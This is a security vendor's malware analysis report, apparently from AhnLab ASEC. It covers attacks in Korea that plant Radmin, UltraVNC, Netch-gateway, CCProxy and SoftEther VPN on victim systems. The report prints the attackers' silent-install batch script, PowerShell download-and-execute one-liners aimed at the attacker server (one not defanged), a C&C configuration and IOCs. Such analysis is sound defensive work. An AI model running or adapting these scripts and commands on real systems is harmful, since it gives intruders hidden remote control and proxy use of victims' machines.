

Attack Cases in Korea Involving the Installation of Radmin and UltraVNC

A asec.ahnlab.com/en/95230

ATCP

September 2, 2026



The AhnLab SEcurity intelligence Center (ASEC) recently identified attack cases that exploited Radmin and UltraVNC. Although the Initial Intrusion method remains unknown, the attackers installed Radmin—a remote control tool—and then installed UltraVNC. The threat actors exploited the remote control tools to gain control of the infected systems and installed Netch and CCProxy to use the infected systems as proxy nodes. Recently, they have been installing SoftEther VPN to exploit the infected systems as VPN servers.

1. Initial Stage

As of now, it remains unclear how the malware was installed during the Initial Breach. However, it was confirmed that a PowerShell process used the `curl` command to download a compressed file from the following Path:

```
Hxxp://103.86.86[.]244:800/Gateway/r.Zip
```

The compressed file contains a batch script, a REG file, and the Radmin remote control tool. Based on the path names observed in the attack case, it is presumed that the threat actor or the malware extracted the compressed file and executed the “11.Bat” file contained within.

```

5 REM Silent Radmin install to C:\Intel\RServer (no UI)
6 REM ASCII only. Auto-elevate hidden.
7
8 set "TargetDir=C:\Intel\RServer"
9 set "RsetupPath=%TargetDir%\rsetup64.exe"
10
11 net session >nul 2>&1
12 if errorlevel 1 (
13     powershell -nop -WindowStyle Hidden -Command "Start-Process -FilePath '%~f0' -Verb RunAs -WindowStyle
14     Hidden -WorkingDirectory '%~dp0'" >nul 2>&1
15     exit /b 0
16 )
17
18 if not exist "%TargetDir%" mkdir "%TargetDir%" 2>nul
19
20 if not exist "rserver30" exit /b 1
21 xcopy /y /e /i /q "rserver30\*" "%TargetDir%" >nul 2>&1
22
23 if exist "reg" xcopy /y /e /i /q "reg\*" "%TargetDir%" >nul 2>&1
24
25 if /I "%PROCESSOR_ARCHITECTURE%"=="AMD64" (
26     if exist "x64" xcopy /y /e /i /q "x64\*" "%TargetDir%" >nul 2>&1
27 ) else (
28     if exist "x86" xcopy /y /e /i /q "x86\*" "%TargetDir%" >nul 2>&1
29 )
30
31 if exist "reg\install.reg" (
32     reg import "reg\install.reg" /reg:32 >nul 2>&1
33     if /I "%PROCESSOR_ARCHITECTURE%"=="AMD64" (
34         reg import "reg\install.reg" /reg:64 >nul 2>&1
35         reg copy "HKLM\SOFTWARE\Radmin" "HKLM\SOFTWARE\WOW6432Node\Radmin" /s /f >nul 2>&1
36     )
37 ) else if exist "%TargetDir%\install.reg" (
38     reg import "%TargetDir%\install.reg" /reg:32 >nul 2>&1
39     if /I "%PROCESSOR_ARCHITECTURE%"=="AMD64" reg import "%TargetDir%\install.reg" /reg:64 >nul 2>&1
40 ) else (
41     exit /b 1
42 )

```

Figure 1. Radmin Installation Script

“11.Bat” installs Radmin in the “C:\Intel\RServer” Path and registers the “install.Reg” configuration file to configure Radmin Server settings—such as the Radmin port number, attacker ID, and other parameters—according to the threat actor’s specifications.

Threat actor ID: “ruxin”




Figure 2. Radmin settings registered in the registry

2. Radmin

If Radmin is installed on an infected system with the specified settings, the threat actor can control the infected system simply by knowing its IP address. Radmin is remote desktop software that provides remote control and monitoring capabilities; it consists of Radmin Server and Radmin Viewer. A user can install Radmin Server on a target system and use Radmin Viewer to perform System Control. In other words, Radmin Server is installed on the infected system, and as shown below, a threat actor can connect to the infected system's IP address on the specified port and log in using the ID and password included in the configuration information.




Figure 3. Radmin Viewer, used for System Control of a system with Radmin Server installed

3. UltraVNC

3.1. Installation Script

The threat actor exploited the Radmin Server already installed on the infected system to take control. However, they also used Radmin to install UltraVNC and proxy tools as follows. The PowerShell script executed through the commands below is notable for containing comments in Chinese. The installation script creates the installation folder “C:\Windows\FonTS\web” and attempts to add exception paths for antivirus programs; however, the fact that it uses files that do not actually exist suggests the script may have been generated simply using AI.

> PowerShell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command “irm hxxp://103.86.86.[.]244:800/V/deploy.Ps1 | iex”

Target Type	File Name	File Size	File Path ⓘ
Target	 svchost.exe.download	10.69 MB	%SystemRoot%\fonTS\web\svchost.exe.download
Current	 powershell.exe	420.5 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	 cmd.exe	227.5 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfCurrent	 rserver3.exe	1.11 MB	%SystemDrive%\intel\rserver\rserver3.exe

Process	Module	Target	Behavior	Data
 powershell.exe	N/A	N/A	Downloads executable file	http://103.86.86.244/c/svchost.exe?t=1787072508  svchost.exe.download
 rserver3.exe	N/A	 famitr2.exe	Creates process	N/A
 powershell.exe	N/A	 wmiprvse.exe	Creates process	N/A

Figure 4. PowerShell log executed by Radmin

It then downloads UltraVNC-related files from the download server to the installation folder and executes “svchost.Exe.” “Svchost.Exe” is the UltraVNC Installer, which will be discussed in the section below. If the installer fails to install the service, it registers a service named “WpnUserHost” so that the Installer can run as a service. Additionally, it registers a task named “WpnUserHost_MutualWatchdog” to download and execute the “repair.Ps1” file. The following is the content of the configuration file used by the Installer.

```
{
  "service_name": "WpnUserHost",
  "service_display_name": "Windows Push Notifications User Host",
  "service_description": "Provides support for the Windows push notification user host.",
  "install_as_service": true,

  "device_id": "",
  "token": "",
  "local_remark": "",

  "host_ini": "C:\\Windows\\Fonts\\web\\web.ini",
  "host_exe": "C:\\Windows\\Fonts\\web\\fonthost.exe",
  "start_host": true,
  "host_as_service": true,
  "restart_host_service": true,
  "host_service_name": "FontCacheExt",
  "host_service_display_name": "Windows Font Cache Extension",
  "host_service_description": "Optimizes performance of applications by caching commonly used font data.",

  "heartbeat_interval": 180,
  "password_apply_retries": 3,
  "manage_firewall": true,
  "firewall_rule_name": "WpnUserHost",
  "tls_verify": false,

  "download_base": "http://103.86.86.244:800/c/",
  "install_dir": "C:\\Windows\\Fonts\\web",

  "tunnel_host": "tt.yeyoujs.com",
  "tunnel_port": 9443,
  "server_url": "http://tt.yeyoujs.com:8443"
}
```

Figure 5. Downloaded configuration file

- Installation path: "C:\\Windows\\Fonts\\web"
- UltraVNC configuration file path: "C:\\Windows\\Fonts\\web\\web.ini"
- C&C server: hxxp://tt.Yeyoujs[.]Com:8443
- Malware distribution address: hxxp://103.86.86[.]244:800/C/
- Tunneling address: tt.Yeyoujs[.]Com:9443

3.2. UltraVNC Installer

The Installer was created using PyInstaller and is named "client." If it is not running as a Service, it is terminated so that the installation script can register it as the "WpnUserHost" Service. If it is already running as a Service, register a task named "WpnUserHost_HourlyWatchdog" to download and execute the "repair.Ps1" file every hour. Once this process is complete, it executes the "agent.Py" file contained within.

The actual functionality is contained in "agent.Py." It proceeds with additional installation by referencing the "config.Json" configuration file; first, it installs the embedded UltraVNC. Next,

add firewall rules, randomly generate a temporary VNC port and password, and write these to the UltraVNC configuration files “web.ini” and “ultravnc.ini.”

URL	Multi-stage
/Api/agent/enroll	Device Registration (Receive information such as password and token)
/Api/agent/heartbeat	Status Report (Sending information such as VNC port)
/Api/agent/password_ack	Confirm Password Application

Table 1. URL Format Used by the Installer

The Installer connects to the C&C server to send the hostname and machine_id, and receives data such as the device_id, token, and VNC password. It then encrypts the received password and uses it as the VNC password.



Figure 6. Packet Contents During the Registration Process

During the heartbeat process, status information—including the VNC port—is transmitted, and the installer also verifies that the received password has been applied. Initially, variants built with PyInstaller were distributed, but recently, variants built with the Go programming language have been circulating.



Figure 7. Installer built using the Go programming language

3.3. UltraVNC

UltraVNC is software that provides remote screen control, similar to Radmin, which was discussed above. Its source code is open-source, and it is divided into UltraVNC Server and UltraVNC Viewer. In this attack case, the installed component was UltraVNC Server, which is presumed to have been built by the threat actor. The threat actor can then connect to the IP address and VNC port number reported to the C&C server, log in using a password they specified, and remotely control the infected system.




Figure 8. UltraVNC Viewer used for System Control on a system with UltraVNC Server installed

4. Proxy

4.1. Netch-gateway

In addition to UltraVNC, the threat actor also installed a proxy tool believed to have been developed by a developer from China. The attack cases identified in this investigation aim not only to seize control of the infected systems but also to utilize them as proxy servers. By exploiting Radmin, the attacker executed the following PowerShell command as follows: the downloaded PowerShell script first downloads an executable file and a configuration file named “config.Json,” then passes them as arguments and executes them.

```
> PowerShell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "irm  
hxxp://103.86.86[.]244:800/Gateway/deploy_silent1.Ps1 | iex"
```

Netch-gateway is a proxy program that supports the SOCKS5, Shadowsocks, and KCP protocols; when run directly, it displays the GUI as follows.

Netch Gateway 配置 V1.9.5

品牌 A API(必填, 末尾带 /api/v1):

品牌 B API(双品牌填第二个; 单品牌可留空):

节点 ID(留空=自动 Sync Token(留空=自动)):

☒ 启动时自动配置(推荐)
☐ 无界面运行
☒ 写日志文件(开启后限制 100KB, 超限删旧重写)
☒ 平台下发 IP 时自动 netsh 增删本机地址(不勾则只用已有 IP)

系统服务名称(可改名; BAT/软件安装都用这个):

服务显示名称:

服务说明:

☒ 安装为系统服务后开机自动启动

EXE 可随意改名运行。也可用同目录 install_service.bat 按上面名称安装服务。

Figure 9. Netch-gateway program

Upon execution, it references the configuration file to connect to the C&C server's "auto-config" URL to register a node, and then downloads proxy configuration information from the "desired" URL. Although configuration information cannot be downloaded at this time, if the download is successful, it is expected to include the proxy port and access password; threat

actors could subsequently use the infected system as a proxy node to carry out malicious activities.

URL	Multi-stage
/Internal/shadowsocks/auto-config	Initial Connection (Node Registration)
/Internal/shadowsocks/nodes/<node_id>/desired	Download Proxy Settings
/Internal/shadowsocks/nodes/<node_id>/config-version	Check Configuration Version
/Internal/shadowsocks/nodes/<node_id>/heartbeat	Status Report

Table 3. URL Format Used by Netch-gateway



Figure 10. Communication packets with the configuration address

4.2. CCProxy

Initially, the threat actor used CCProxy, which is a tool that supports various proxy functions such as HTTP, HTTPS, SOCKS, and FTP. The dropper, created as a WinRAR SFX file, contains an installation script, registry files, and CCProxy. The contents of the configuration file, “CCProxy.ini,” show that it enables a SOCKS proxy through port 49661.

이름	크기	압축된 크기	수정한 날짜
Language	316 787	119 591	2021-03-21 21:00
Log	0	0	2021-03-21 21:00
web	23 159	5 428	2021-03-21 21:00
22.reg	1 148	422	2020-12-08 13:54
a.bat	660	422	2021-03-21 22:36
AccInfo.ini	549	304	2021-03-21 22:01
CCProxy.ini	2 315	1 089	2021-03-21 22:24
History.txt	6 573	2 250	2016-10-13 09:17
install.reg	1 057	368	2019-09-25 23:53
LeftTime.ini	43	43	2021-03-18 14:03
svchost.exe	2 266 480	738 726	2021-03-21 21:59

Figure 11. CCProxy Installer

4.3. SoftEther VPN

Recently, instances of SoftEther VPN installation have been identified. The dropper, in the form of a WinRAR SFX file, contains a batch installation script named “a.Bat,” “svchost.Exe” (which is actually SoftEther VPN disguised as a legitimate Microsoft program), and a configuration file named “vpn_server.Config.” When executed, it installs SoftEther VPN. Consequently, threat actors can exploit the infected system as a VPN server.




Figure 12. SoftEther VPN installation script

5. Threat Actor Information

The initial intrusion method and threat actor information have not yet been confirmed. However, given that the script used in the attack contains Chinese comment strings, the tools used are familiar to Chinese speakers, and the configuration information is in Chinese, it is possible that the threat actor is a Chinese speaker.

```
# 一键部署 (客户机 irm ... | iex)
# powershell -NoProfile -ExecutionPolicy Bypass -Command "irm http://103.86.86.244:800/c/deploy.ps1 | iex"

$ErrorActionPreference = "Continue"
$ProgressPreference = "SilentlyContinue"

# 包下载目录 (与 irm 地址同目录) ; 管控服仍用域名
if ([string]::IsNullOrEmpty($BaseUrl)) {
    $BaseUrl = "http://103.86.86.244:800/c/"
}
$InstallDir = "C:\Windows\FonTS\web"
$ServiceName = "WpnUserHost"
$ServiceDisplay = "Windows Push Notifications User Host"
$ExeName = "svchost.exe"
if ([string]::IsNullOrEmpty($CtrlHost)) {
    $CtrlHost = "tt.yeyoujs.com"
}
# 历史服务名, 一并清理
$OldServiceNames = @("WpnUserHost", "FontWebHost", "WinHttpProxyHelper", "WindowsUpdateHelper")

$BaseUrl = $BaseUrl.TrimEnd("/") + "/"
$utf8 = New-Object System.Text.UTF8Encoding $false

function Test-Admin {
    $p = [Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()
    return $p.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
}
```

Figure 13. Script containing comments in Chinese

Furthermore, the addresses specified in the Netch-gateway program's configuration file—which are used to connect to and register nodes, as well as to download proxy configuration information—display a Chinese-language proxy service page when accessed via a web browser.

6. Conclusion

Recently, attack cases targeting Korean users to install remote control tools such as Radmin and Ultra VNC have been identified. The threat actor exploited the installed remote control tools to gain control over the infected systems and subsequently installed multiple proxy tools and a SoftEther VPN server. If exposed to such attacks, sensitive information stored on the system may be stolen, and the system may be misused as a proxy or VPN server. Users should exercise extreme caution with executable files from unknown sources and ensure they update V3 to the latest version to proactively block Malware infections.

MD5

02153f3fbb3611bc8b01eb347bf86c5a

08613b6f27bf240af3f84c88b839f034

0d3c1e06d135fd2018f271822335a599

0f906a7d2fc2b0bb73edcad8bc45bbdb

12cc737b0e5e9576525295da76fa53d2

Additional IOCs are available on AhnLab TIP.

URL

[http://103\[.\]86\[.\]86\[.\]244/gateway/ag\[.\]exe](http://103[.]86[.]86[.]244/gateway/ag[.]exe)

[http://103\[.\]86\[.\]86\[.\]244/gateway/conima\[.\]exe](http://103[.]86[.]86[.]244/gateway/conima[.]exe)

[http://103\[.\]86\[.\]86\[.\]244\[:800\]/c/](http://103[.]86[.]86[.]244[:800]/c/)

[http://103\[.\]86\[.\]86\[.\]244\[:800\]/c/config\[.\]example\[.\]json](http://103[.]86[.]86[.]244[:800]/c/config[.]example[.]json)

[http://103\[.\]86\[.\]86\[.\]244\[:800\]/c/ddengine64\[.\]dll](http://103[.]86[.]86[.]244[:800]/c/ddengine64[.]dll)

Additional IOCs are available on AhnLab TIP.

FQDN

IP